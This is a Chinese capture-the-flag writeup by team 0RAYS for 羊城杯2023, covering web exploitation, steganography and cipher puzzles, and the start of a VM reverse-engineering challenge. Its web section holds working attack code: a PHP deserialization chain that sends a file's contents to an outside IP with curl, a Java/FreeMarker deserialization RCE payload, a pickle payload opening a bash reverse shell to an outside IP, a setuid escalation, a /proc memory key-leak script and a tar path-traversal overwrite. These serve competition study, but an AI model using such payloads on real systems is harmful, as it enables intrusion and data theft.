

羊城杯2023 Writeup By 0RAYS

Web

D0n't pl4y g4m3!!!

Ö_0 0vO Ow0 0w0 Ö_0 Ö_0 Ö.O o_o 0.O OvO o.0 owo o.Ö Ö.Ö Ovo 0_Ö Ö_o owO O.0 owo Ö_o
owO O.0 owo Ö_0 0wÖ O.0 0w0 Ö_0 OwO ov0 owo o_O O.Ö Övo

尊嘟假嘟转换器

flag在/tmp/catcatflag.txt

看404应该是php development server [https://www.gem-love.com/2023/02/04/PHP-7-4-21-Development-](https://www.gem-love.com/2023/02/04/PHP-7-4-21-Development-Server%E6%BA%90%E7%A0%81%E6%B3%84%E9%9C%B2%E6%BC%8F%E6%B4%9E/)

[Server%E6%BA%90%E7%A0%81%E6%B3%84%E9%9C%B2%E6%BC%8F%E6%B4%9E/](https://www.gem-love.com/2023/02/04/PHP-7-4-21-Development-Server%E6%BA%90%E7%A0%81%E6%B3%84%E9%9C%B2%E6%BC%8F%E6%B4%9E/)

/p0p.php 源码泄露

```
1 <?php
2 header("HTTP/1.1 302 found");
3 header("Location:https://passer-by.com/pacman/");
4
5 class Pro{
6     private $exp;
7     private $rce2;
8
9     public function __get($name)
10    {
11        return $this->$rce2=$this->exp[$rce2];
12    }
13    public function __toString()
14    {
15        call_user_func('system', "cat /flag");
16    }
17 }
18
19 class Yang
20 {
21     public function __call($name, $ary)
22     {
23         if ($this->key === true || $this->finish1->name) {
24             if ($this->finish->finish) {
25                 call_user_func($this->now[$name], $ary[0]);
```

```
26         }
27     }
28 }
29 public function ycb()
30 {
31     $this->now = 0;
32     return $this->finish->finish;
33 }
34 public function __wakeup()
35 {
36     $this->key = True;
37 }
38 }
39 class Cheng
40 {
41     private $finish;
42     public $name;
43     public function __get($value)
44     {
45
46         return $this->$value = $this->name[$value];
47     }
48 }
49 class Bei
50 {
51     public function __destruct()
52     {
53         if ($this->CTF->ycb()) {
54             $this->fine->YCB1($this->rce, $this->rce1);
55         }
56     }
57     public function __wakeup()
58     {
59         $this->key = false;
60     }
61 }
62
63 function prohib($a){
64     $filter =
65         "/system|exec|passthru|shell_exec|popen|proc_open|pcntl_exec|eval|flag/i";
66     return preg_replace($filter, '', $a);
67 }
68 $a = $_POST["CTF"];
69 if (isset($a)){
70     unserialize(prohib($a));
71 }
```

exp:

```

1 class Yang
2 {
3     public function __call($name, $ary)
4     {
5         if ($this->key === true || $this->finish1->name) {
6             if ($this->finish->finish) {
7                 call_user_func($this->now[$name], $ary[0]);
8             }
9         }
10    }
11    public function ycb()
12    {
13        $this->now = 0;
14        return $this->finish->finish;
15    }
16    public function __wakeup()
17    {
18        $this->key = True;
19    }
20 }
21 class Cheng
22 {
23     private $finish;
24     public $name;
25     public function __construct()
26     {
27         $this->name['finish']="system";
28     }
29
30     public function __get($value)
31     {
32
33         return $this->$value = $this->name[$value];
34     }
35 }
36 class Bei
37 {
38     public function __destruct()
39     {
40         if ($this->CTF->ycb()) {
41             $this->fine->YCB1($this->rce, $this->rce1);

```

```

42     }
43 }
44 public function __wakeup()
45 {
46     $this->key = false;
47 }
48 }
49
50 function prohib($a){
51     $filter =
52     "/system|exec|passthru|shell_exec|popen|proc_open|pcntl_exec|eval|flag/i";
53     return preg_replace($filter, '', $a);
54 }
55 $test=new Bei();
56 $test->rce="curl http://124.223.14.29:11037/`cat /tmp/catcatflag.txt`;
57 $test->CTF=new Yang();
58 $test->CTF->finish=new Cheng();
59 $test->fine=new Yang();
60 $test->fine->finish=new Cheng();
61 $test->fine->now['YCB1']="system";
62 $test->fine->key=true;
63
64 echo
    urlencode(str_replace("s:6:\"system\";", "s:6:\"syssystemtem\";", serialize($test
    )))

```

双写绕的时候注意序列化字符串的长度是有变化的，手动改一下

Ez_java

jackson链子前半段，toString触发调 `HtmlBean` 的 `getHtmlMap`，然后动态代理调 `get` 方法写模板文件覆盖index.ftl来RCE

调用栈

```

1 uploadfile:9, HtmlUploadUtil (com.ycbjava.Utills)
2 get:39, HtmlMap (com.ycbjava.Utills)
3 invoke:20, HtmlInvocationHandler (com.ycbjava.Utills)
4 isEmpty:-1, $Proxy63 (com.sun.proxy)
5 serializeWithoutTypeInfo:752, MapSerializer
  (com.fasterxml.jackson.databind.ser.std)
6 serialize:720, MapSerializer (com.fasterxml.jackson.databind.ser.std)
7 serialize:35, MapSerializer (com.fasterxml.jackson.databind.ser.std)

```

```
8  serializeAsField:728, BeanPropertyWriter (com.fasterxml.jackson.databind.ser)
9  serializeFields:774, BeanSerializerBase
   (com.fasterxml.jackson.databind.ser.std)
10 serialize:178, BeanSerializer (com.fasterxml.jackson.databind.ser)
11 defaultSerializeValue:1142, SerializerProvider (com.fasterxml.jackson.databind)
12 serialize:115, POJONode (com.fasterxml.jackson.databind.node)
13 serialize:39, SerializableSerializer (com.fasterxml.jackson.databind.ser.std)
14 serialize:20, SerializableSerializer (com.fasterxml.jackson.databind.ser.std)
15 _serialize:480, DefaultSerializerProvider (com.fasterxml.jackson.databind.ser)
16 serializeValue:319, DefaultSerializerProvider
   (com.fasterxml.jackson.databind.ser)
17 serialize:1518, ObjectWriter$Prefetch (com.fasterxml.jackson.databind)
18 _writeValueAndClose:1219, ObjectWriter (com.fasterxml.jackson.databind)
19 writeValueAsString:1086, ObjectWriter (com.fasterxml.jackson.databind)
20 nodeToString:30, InternalNodeMapper (com.fasterxml.jackson.databind.node)
21 toString:62, BaseJsonNode (com.fasterxml.jackson.databind.node)
22 readObject:86, BadAttributeValueExpException (javax.management)
```

exp

```
1
2  import com.fasterxml.jackson.databind.node.POJONode;
3  import com.fasterxml.jackson.databind.node.BaseJsonNode;
4  import com.ycbjava.Bean.HtmlBean;
5  import com.ycbjava.Utills.HtmlInvocationHandler;
6  import com.ycbjava.Utills.HtmlMap;
7  import javassist.*;
8  import javax.management.BadAttributeValueExpException;
9  import java.io.*;
10 import java.lang.reflect.Field;
11 import java.lang.reflect.Proxy;
12 import java.util.Base64;
13 import java.util.Map;
14
15 public class Poc {
16
17     public static void main(String[] args) throws Exception {
18
19         //      ClassPool pool = ClassPool.getDefault();
20         //      //移除 BaseJsonNode 中的 writeReplace 方法
21         //      CtClass ctClass0 =
22             pool.get("com.fasterxml.jackson.databind.node.BaseJsonNode");
23         //      CtMethod writeReplace = ctClass0.getDeclaredMethod("writeReplace");
24         //      ctClass0.removeMethod(writeReplace);
25         //      // 将修改后的CtClass加载至当前线程的上下文类加载器中
```

```

25 //      ctClass0.toClass();
26
27      HtmlMap htmlMap = new HtmlMap();
28      String filename = "index.ftl";
29      String content = "<#assign
ac=springMacroRequestContext.webApplicationContext>\n" +
30          "    <#assign fc=ac.getBean('freeMarkerConfiguration')>\n" +
31          "        <#assign
dcr=fc.getDefaultConfiguration().getNewBuiltinClassResolver()>\n" +
32          "            <#assign
VOID=fc.setNewBuiltinClassResolver(dcr)>${\"freemarker.template.utility.Execute
\"?new()(\"cat /flag\")}\"";
33      setFieldValue(htmlMap, "filename", filename);
34      setFieldValue(htmlMap, "content", content);
35      HtmlInvocationHandler htmlInvocationHandler = new
HtmlInvocationHandler(htmlMap);
36      Map map = (Map) Proxy.newProxyInstance(
37          HtmlMap.class.getClassLoader(),
38          new Class[] {Map.class},
39          htmlInvocationHandler);
40      HtmlBean htmlBean = new HtmlBean();
41      setFieldValue(htmlBean, "HtmlMap", map);
42
43      POJONode jsonNodes = new POJONode(htmlBean);
44      BadAttributeValueExpException exp = new
BadAttributeValueExpException(null);
45      Field val =
Class.forName("javax.management.BadAttributeValueExpException").getDeclaredField("val");
46      val.setAccessible(true);
47      val.set(exp, jsonNodes);
48      ByteArrayOutputStream barr = new ByteArrayOutputStream();
49      ObjectOutputStream objectOutputStream = new ObjectOutputStream(barr);
50      objectOutputStream.writeObject(exp);
51      objectOutputStream.close();
52      String res = Base64.getEncoder().encodeToString(barr.toByteArray());
53      System.out.println(res);
54
55  }
56  private static void setFieldValue(Object obj, String field, Object arg)
throws Exception{
57      Field f = obj.getClass().getDeclaredField(field);
58      f.setAccessible(true);
59      f.set(obj, arg);
60  }
61 }

```

有关freemark的payload可以参考

<https://www.cnblogs.com/escape-w/p/17326592.html>

Payload

```
1 r00ABXNyAC5qYXZheC5tYW5hZ2VtZW50LkZhZEF0dHJpYnV0ZVZhbnHVLRXhwRXhjZXB0aW9u10faq2M
tRkACAAFMaAN2YWx0ABJMamF2YS9sYW5nL09iamVjdDt4cgATamF2YS5sYW5nLkV4Y2VwdGlvbvtD9Hz
4a0xzEAgAAeHIAE2phdmEubGFuZy5UaHJvd2FibGxVxjUnOXe4ywMABEwABWNhdXNldAAVTGphdmEub
GFuZy9UaHJvd2FibGU7TAANZGV0YWlsTWVzc2FnZXQAEkxqYXZhl2xhbmcvU3RyaW5n01sACnN0YWNr
VHJhY2V0AB5bTGphdmEubGFuZy9TdGFja1RyYWNlRWxlbWVudDtMABRzdXBwcmVzc2VkrXhjZXB0aW9
uc3QAEExqYXZhl3V0aWwvTGldZDt4cHEAfgAICHVyAB5bTGphdmEubGFuZy5TdGFja1RyYWNlRWxlbW
VudDsCRio8PP0i0QIAAHhwaAAAAAXNyABtqYXZhlMxhbmcuU3RhY2tUcmFjZUVsZW1lbnRhCcwAJjbdh
QIABEkACmxbpV0dW1iZXJMAA5kZWNsYXJpbmdDbGFzc3EAfgAFTAAIZmIsZU5hbWVxAH4ABUwACm1l
dGhvZE5hbWVxAH4ABXhwAAAAALHQAAlBvY3QACFBvYy5qYXZhdAAEbWFpbmNyACZqYXZhlNv0aWwuQ29
sbGVjdGlvbnMkVW5tb2RpZmlyYmxlTGldZdPwPJTG17I4QAgABTAAEbGldHEAfgAHeHIALGphdmEudX
RpbC5Db2xsZWNoaW9ucyRVbm1vZGlmawFiBGVDb2xsZWNoaW9uGUIAgMte9x4CAAFMAAFjdAAWTGphd
mEvdXRpbC9Db2xsZWNoaW9u03hwc3IAE2phdmEudXRpbC5BcnJheUxpc3R4gdIdmcdhnQMAAUkABHNp
emV4cAAAAAB3BAAAAAB4cQB+ABV4c3IALGNvbS5mYXN0ZXJ4bWwumFja3Nvb25kYXRhYmlyZC5ub2R
lLlBPSk90b2RlAAAAAAAAAAAAICAAFMAAZfdmFsdWVxAH4AAAXhyAC1jb20uZmFzdGVyeG1sLmphY2tzb2
4uZGF0YWJpbmQubm9kZS5WYX1ZU5vZGUAAAAAAAAAAAAQIAAHhyADBjb20uZmFzdGVyeG1sLmphY2tzb
24uZGF0YWJpbmQubm9kZS5CYXNlSnNvb25vZGUAAAAAAAAAAAAQIAAHhwc3IAAGWNvbS55Y2JqYXZhlLk
JlYW4uSHRtbEJlYW7amGGP39UwwQIAA0wAB0h0bWxNYXB0AA9MamF2YS9ldGlsL01hcDtMAAdj250ZW5
0cQB+AAVMAAhmaWxlbmFtZXEAfgAFehBzfQAAAAEADWphdmEudXRpbC5NYXB4cgAXamF2YS5sYW5nLn
JlZmxlY3QuUHJveHnhJ9ogzBBdywIAAUwAAWh0ACVMamF2YS9sYW5nL3JlZmxlY3QvSW52b2NhdGlvb
khbhmRmSXI7ehBzcgAnY29tLnJlYmpmdmEuVXRpbHMuSHRtbEludm9jYXRpb25lYW5kbGVyQcXpLL1H
VZUCAAFMAANvYmpxAH4AG3hwc3IAAGWNvbS55Y2JqYXZhlLlV0aWxzLkh0bWxNYXAVSPJlJWeMkfAIAAk
wAB2NvbRlbnRxAH4ABUwACGZpbGVuYW1lcQB+AAV4cHQBMdWjYXNzaWduIGFjPjXNwcm1uZ01hY3JvUm
VxdWVzdENvbnRleHQuZD2ViQXBwbGJlYXRpb25Db250ZXh0PgogIDWjYXNzaWduIGZjPWFjLmdldEJlY
W4oJ2ZyZWVNYXJrZXJDb25maWd1cmF0aW9uJyk+CIAgICA8I2Fzc2lnbiBkY3I9ZmMuZ2V0RGVmYXVs
dENvbmZpZ3VyYXRpb24oKS5nZXROZXdCdWlsdGluQ2xhc3NSZXNvbHJlcigpPgogICAgICA8I2Fzc2ln
biBWT0lEPWZjLnNldE5ld0JlaWx0aW5DbGFzc1Jlc29sdmVyKGRjcik+JHsiZnJlZW1hcmtlc290ZW
1wbGF0ZS5ldGlsaxR5LkV4ZWNoaW9uZGUip25ldygpKCCjYXQgL2ZsYWciKX10AAlpbmRleC5mdGxwcA==
```

Serpent

session头部解密得到key

```
1 python .\flask_session_cookie_manager3.py encode -s "GWHTpkwrEETkPT" -t "
{'Attribute': {'admin': 1, 'name': 'admin', 'secret_key': 'GWHTpkwrEETkPT'}}"
```

Hello admin, welcome to /pppppppppppick1e

/src0de源码 pickle反序列化bypass 找已有类GWHT

```

1 @app.route('/src0de')
2 def src0de():
3     f = open(__file__, 'r')
4     rsp = f.read()
5     f.close()
6     return rsp[rsp.index("@app.route('/src0de')"):]
7
8 @app.route('/ppppppppppickle')
9 def pppppppppickle():
10     try:
11         username = "admin"
12         rsp = make_response("Hello, %s " % username)
13         rsp.headers['hint'] = "Source in /src0de"
14         pickle = request.cookies.get('pickle')
15         if pickle is not None:
16             pickle = base64.b64decode(pickle)
17         else:
18             return rsp
19         if check(pickle):
20             pickle = pickle.loads(pickle)
21             return "Go for it!!!"
22         else:
23             return "No Way!!!"
24     except Exception as e:
25         error_message = str(e)
26         return error_message
27
28     return rsp
29
30 class GWHT():
31     def __init__(self):
32         pass
33
34 if __name__ == '__main__':
35     app.run('0.0.0.0', port=80)

```

模糊测试下大概是R指令限制。R绕过：<https://xz.aliyun.com/t/11807#toc-4>

<https://goodapple.top/archives/1069>

找已有类GWHT利用

```

1 b'''(c__main__
2 GWHT
3 o}{S"__setstate__"
4 cos

```



```
5 system
6 ubS"bash -c 'bash -i >& /dev/tcp/120.26.39.182/8888 0>&1'"
7 b.'''
```

可以反弹 权限不足 flag 仅root可读 python3.8提权

```
1 python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
2 cat /flag
```

ArkNights

/proc 读内存SECRET_KEY=> exec

<https://xia0ji233.pro/2023/01/01/Nepnep-CatCTF2022/#%E8%8E%B7%E5%8F%96secret-key>

```
1 import requests
2 import re
3 from sys import exit
4
5 url = ''
6
7 map_list = requests.get(url + f"/read?file=/proc/self/maps")
8
9 map_list = map_list.text.split("\n")
10
11 # print(map_list[4])
12 # i = map_list[4]
13 # map_addr = re.match(r"([a-z0-9]+)-([a-z0-9]+) rw", i)
14 # print(map_addr.group(1))
15 # print(map_addr.group(2))
16 # print(int(map_addr.group(1),16))
17 # print(int(map_addr.group(2),16))
18 # print(f"{url}/read?file=/proc/self/mem&start={int(map_addr.group(1),16)+1}&end={int(map_addr.group(2),16)-1}")
19
20 for i in map_list:
21     map_addr = re.match(r"([a-z0-9]+)-([a-z0-9]+) rw", i)
22     if map_addr:
23         print(map_addr)
24         start = int(map_addr.group(1), 16)
25         end = int(map_addr.group(2), 16)
26         print("Found rw addr:", start, "-", end)
```

```

27         try:
28             res = requests.get(f"{url}/read?file=/proc/self/mem&start={start}&end={end-start}")
29         except:
30             ...
31         if "Boogipopisweak" in res.text:
32             print(f"{url}/read?file=/proc/self/mem&start={start}&end={end-start}")
33             secret_key = re.findall(r".{50}Boogipopisweak$", res.text)
34             if secret_key:
35                 print("Secret Key:", secret_key[0])
36                 break

```

```

1  import requests
2  import re
3
4  url = ""
5  # 由/proc/self/maps获取可读写的内存地址，再根据这些地址读取/proc/self/mem来获取
   secret key
6  s_key = ""
7  bypass = ""
8  # 请求file路由进行读取
9  map_list = requests.get(url + f"read?file={bypass}/proc/self/maps")
10 map_list = map_list.text.split("\n")
11
12 for i in map_list:
13     # 匹配指定格式的地址
14     map_addr = re.match(r"([a-z0-9]+)-([a-z0-9]+) rw", i)
15     if map_addr:
16         start = int(map_addr.group(1), 16)
17         end = int(map_addr.group(2), 16)
18         print("Found rw addr:", start, "-", end)
19
20     # 设置起始和结束位置并读取/proc/self/mem
21     res = requests.get(f"{url}/read?file={bypass}/proc/self/mem&start={start}&end={end-start}")
22     # 如果发现*abcdefgh存在其中，说明成功泄露secretkey
23     if "Boogipopisweak" in res.text:
24         # 正则匹配，本题secret key格式为32个小写字母或数字，再加上*abcdefgh
25         secret_key = re.findall("[0-9a-fA-F]{8}\*[0-9a-fA-F]{4}\*[0-9a-fA-F]{4}\*[0-9a-fA-F]{4}\*[0-9a-fA-F]{12}Boogipopisweak", res.text)
26         if secret_key:

```

```
27         print("Secret Key:", secret_key[0])
28         s_key = secret_key[0]
29         break
```

SECRET_KEY

3c16d0f2*0344*4650*8f4d*1bf6f6f1814cBoogipopisweak

非预期直接读就有flag

```
1 /read?file=/proc/1/environ
```

ezyaml

简单得yaml

非预期了

直接tarfile上传覆盖 templates/result.html

```
1 import tarfile
2 import requests
3
4 url = ""
5 proxy = {"http": "http://127.0.0.1:8080", "https": "https://127.0.0.1:8080"}
6
7 def changeName(tarinfo):
8     # 修改tar包内文件名
9     tarinfo.name = f"../../templates/result.html"
10    return tarinfo
11 # 生成tar包
12 def generateTarFile(filename):
13     with tarfile.open("poc.tar", "w") as tar:
14         tar.add(filename, filter=changeName)
15
16 def upload():
17     file = {"file": open("poc.tar", "rb")}
18     res = requests.post(url + "/upload", files=file, proxies=proxy)
19     print(res.text)
20
21 if __name__ == "__main__":
```

```
22 requests.get(url)
23 generateTarFile("poc.html")
24 upload()
```

Misc

ez_misc


尾部zip改0304: feld.txt: vzbtrvplnnvphsqkxsiqibroou

格隆斯菲尔德密码

<https://www.boxentriq.com/code-breaking/gronsfeld-cipher>

- 1 try to think the snipping tools
- 2 key: 28303
- 3 好吧，就是那个CVE-2023-28303

zip前是个png



ai和nia的交响曲|solved

流量里可以提取出flag1.png和flag2.zip

png明显看出按列没8个字符就有一行纯黑，所以猜测可以按列提取数据

Extract Preview		
6526464d55274b75	62412649456d606c	e&fMS^ku DO&IEm I
3f674f40414e5a68	26372f77516f2e68	?gO@ANZh &7/wQo.h
3b525e6e5f30444f	366e465a73353546	;R^n_0DO 6nFZs55F
334b292646335434	4236444a69552d67	3K)&F3T4 B6DJiU-g
404f77404930355a	706842617c36637a	@Ow@I05Z phBa 6cz
69285729523e4368	737a4c503e656c7c	i(W)R>Ch szLP>el
3e783d2e7e4f5741	6f366f3e645c5853	>x=.~OWA o6o>d\XS
744873293e3e3e3e	3e3e48494e543a42	tHs)>>>> >>HINT:B
5631775734793152	374a762626464c41	VlwW4y1R 7Jv&&FLA
47313a40695f6e31	615f6c307633535f	G1:@i_n1 a_10v3S_

Bit Planes

Alpha ☐ all ☐ 7 ☐ 6 ☐ 5 ☐ 4 ☐ 3 ☐ 2 ☐ 1 ☐ 0

Red ☐ all ☒ 7 ☐ 6 ☐ 5 ☐ 4 ☐ 3 ☐ 2 ☐ 1 ☐ 0

Green ☐ all ☐ 7 ☐ 6 ☐ 5 ☐ 4 ☐ 3 ☐ 2 ☐ 1 ☐ 0

Blue ☐ all ☐ 7 ☐ 6 ☐ 5 ☐ 4 ☐ 3 ☐ 2 ☐ 1 ☐ 0

Order settings

Extract By ☐ Row ☒ Column

Bit Order ☒ MSB First ☐ LSB First

Bit Plane Order

☒ RGB ☐ GRB

☐ RBG ☐ BRG

☐ GBR ☐ BGR

Preview Settings

Include Hex Dump In Preview ☒

Preview

Save Text

Save Bin

Cancel

得到flag1和hint

flag2.zip是伪加密。里面有一些数字，还有明显0宽字符，0宽字符提示要先获得hint，hint是个bv号，对应曹操盖饭讲摩斯的视频，就能联想到txt里对应的是视频的时间，看每一个时间在视频里是什么字母

输入url时可以利用t来快速定位时间

https://www.bilibili.com/video/BV1wW4y1R7Jv/?share_source=copy_web&vd_source=5501734f273c38335e6d8560ad559b5f&t=13

但是对应时间找出来的字母会有一些出入，再根据曹操盖饭的典故联想得到flag2是CAOCAOGAIFAN

Matryoshka

镜像里能拿到一个rar，和一个jpg，然后rar的大小发现不对，在rar的文件尾后还发现一个jpg，两个jpg一样，尝试盲水印



然后还能拿到一个encrypt文件，veracrypt挂载，密码为watermark_is_fun

0宽

Original text: [Clear] (length: 10)

KBAUYVCSR5XK5TYM5SGC3LMNJXWY4BQBPXSylvL54TCZLCL5UHUM27NUYTI4JBEEQX2===

Hidden Text: [Clear] (length: 10)

Matryoshka

Encode »

« Decode

From Base32

Alphabet
A-Z2-7=

☒ Remove non-alphabet chars

Vigenère Decode

Key
Matryoshka

lines

KBAUYVCSR5XK5TYM5SGC3LMNJXWY4BQBPXSylvL54TCZLCL5UHUM27NUYTI4JBEEQX2===

输出

start: 43 time:

end: 43 length:

length: 0 lines:

DASCTF{congratulation_you_find_th3_f14g!!!}

程序猿Quby

时刻表参考《死亡之链》 夏多密码，解密为

1 HAVEANICEDAY

png有个LSB加密，密码是这个，得到rar的解压密码

```
1 we1c0met0ycbCTF!!!
```

Easy_VMDK

不能爆破密码，是store，一眼明文攻击

取vmdk开头固定的12字节爆破

```
bkcrack 1.5.0 - 2022-07-07
[16:11:01] Z reduction using 5 bytes of known plaintext
100.0 % (5 / 5)
[16:11:01] Attack on 1096898 Z values at index 6
Keys: e6a73d9f 21ccfdbc f3e0c61c
2.7 % (29680 / 1096898)
[16:11:14] Keys
e6a73d9f 21ccfdbc f3e0c61c
```

flag.zip后还有zip，是png2txt的加密脚本，就是把像素加密成了uu，再base64，解密

```
1 from PIL import Image
2 import base64
3 import binascii
4
5 f = open("key.txt", "rb").readlines()
6
7 i=0
8 pic = Image.new("RGB", (2494, 137))
9 for y in range(0, 137):
10     for x in range(0, 2494):
11         a = base64.b64decode(f[i])
12         b = binascii.b2a_uu(a)
13         c = b.decode().split(",")
14         pic.putpixel([x, y], (int(c[0]), int(c[1]), int(c[2])))
15         i = i+1
16 pic.save("flag.png")
```

PASSWORD:HELLO_DASCTF2023_WORLD

解压得到flag

GIFuck

查看gif，图片上的内容明显是个brainfuck，用ffmpeg将其分离出来，然后利用脚本将字符先进行提取

```


1 import os
2 import hashlib
3
4 dir_list = os.listdir('1')
5 result = []
6 for i in dir_list:
7     m = hashlib.md5()
8     fp = open('1\\' + i, 'rb')
9     data = fp.read()
10    m.update(data)
11    result.append(m.hexdigest())
12
13 flag = ''
14 sub = 0
15 for i in result:
16     if i == 'a6680292f0fc8a9796121447574de6ec':
17         flag += '+'
18     elif i == '04b5ae733105563b238777baff564e17':
19         flag += '['
20     elif i == 'f041b11363a41c0c7e1b755e45d908a3':
21         flag += '-'
22     elif i == '7514082f25355bc663e015e6d51763af':
23         flag += '>'
24     elif i == '06df41b1b5eea0485269b7178093d1ff':
25         flag += '<'
26     elif i == 'd4884cc21151c6e90acc351bf371935b':
27         flag += ']'
28     elif i == 'a53ffccc32e0aab29201cc8984fa9c7b':
29         flag += '.'
30     else:
31         print(i)
32         print(sub)
33         break
34     sub += 1
35 print(flag)

```

[illegible]

[illegible]

直接解密brainfuck得不到有效信息



但是看到这串brainfuck输出用的“.”都在末尾，猜测要么是栈里生成了flag值，没有输出，在后面的栈里输出了这个内容，或者是先生成了flag，没有输出，然后把flag的内容改掉了，改成了这个内容。但是看到编码的后半部分有大量的“-”，所以猜测是第二种，应该把flag值改掉了

所以尝试利用脚本，当每一次出现“>”符号时输出一下栈的结果，发现输出的值里有flag

123456789:;<=>?@ABCD

123456789:;<=>?@A

123456789:;<=>?@ABCDEFGHJKLMNOPQRS

123456789:;<=>?@ABC

123456789:;<=>?@ABCDEFGHJKLMNOPQRST

123456789:;<=>?@ABCDEF

123456789:;<=>?@ABCDEFGHJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{

123456789:;<=>?@ABCDEFGHJKLMNOP

123456789:;<=>?@ABCDEFGHJKLMNOPQRSTUVWXYZ[\]^_`abcde

然后再修饰一下脚本

```
1  CONST_INF = int(1e7+7)
2
3  class Table:
4      def __init__(self):
5          self.register = [0, 0]
6          self.ptr = 0
7
8      def table_expand(self):
9          if self.ptr == 0:
10             self.ptr += len(self.register)
11             self.register = [0] * len(self.register) + self.register
12         elif self.ptr == len(self.register) - 1:
13             self.register = self.register + [0] * len(self.register)
```

```
14         else:
15             pass
16
17     def valid_check(self):
18         assert self.ptr >= 0 and self.ptr < len(self.register)
19
20     def ptr_l(self):
21         self.table_expand()
22         self.ptr -= 1
23         self.valid_check()
24
25     def ptr_r(self):
26         self.table_expand()
27         self.ptr += 1
28         self.valid_check()
29
30     def add1(self):
31         self.valid_check()
32         self.register[self.ptr] += 1
33
34     def sub1(self):
35         self.valid_check()
36         self.register[self.ptr] -= 1
37
38     def set(self, value):
39         self.valid_check()
40         self.register[self.ptr] = value
41
42     def get(self):
43         self.valid_check()
44         return self.register[self.ptr]
45
46 class Env:
47     def __init__(self):
48         self.table = Table()
49
50     def process(self, code, inp):
51         num_ins, ptr_ins = 0, 0
52         ptr_inp = 0
53         outp = ""
54         text = ""
55         while ptr_ins < len(code):
56             if code[ptr_ins] == '>':
57                 #print(chr(self.table.get()),end="")
58                 text += chr(self.table.get())
59                 self.table.ptr_l()
60                 num_ins, ptr_ins = num_ins + 1, ptr_ins + 1
```

[illegible]

```

108         data += chr(j)
109         if(len(data) > 0):
110             print(data[-1],end="")
111
112     #Sorry but your flag is not here.
113     #?>_DASCTF{Pen_Pineapple_Apple_Pen}

```

Reverse

vm_wo

这是一个vm类题型,三位一组进行加密

```

v9 = (char)v5[2];
v10 = v9;
switch ( v6 )
{
    case 0:
        v11 = vm_body[v8];
        vm_body[v8] = vm_body[v10];
        vm_body[v10] = v11;
        goto LABEL_35;
    case 1:
        vm_body[v8] ^= vm_body[v9];
        goto LABEL_35;
    case 2:
        vm_body[v8] += v9;
        goto LABEL_35;
    case 3:
        vm_body[v8] += vm_body[v9];
        goto LABEL_35;
    case 4:
        vm_body[v8] -= v9;
        goto LABEL_35;
    case 5:
        vm_body[v8] -= vm_body[v9];
        goto LABEL_35;
    case 6:
        vm_body[v8] *= (_BYTE)v9;
        goto LABEL_35;
    case 7:
        vm_body[v8] *= vm_body[v9];
        goto LABEL_35;
    case 8:
        vm_body[v8] = (unsigned __int8)vm_body[v8] / v9;
        goto LABEL_35;
    case 9:
        vm_body[v8] = (unsigned __int8)vm_body[v8] / (unsigned __int8)vm_body[v9];
        goto LABEL_35;
    case 10:
        vm_body[v8] = (unsigned __int8)vm_body[v8] % v9;
        goto LABEL_35;
    case 11:
        vm_body[v8] = (unsigned __int8)vm_body[v8] % (unsigned __int8)vm_body[v9];
        goto LABEL_35;
    case 12:
        goto LABEL_35;
}

```

打印出所有的opcode看看规律

```

1 def gen_opcode(v_0, v_1):
2     opcode = b''
3     opcode += v_0.to_bytes(8, 'little')
4     opcode += v_1.to_bytes(8, 'little')
5     opcode=list(opcode)
6     opcode.pop(7)
7     for i in opcode:

```

```

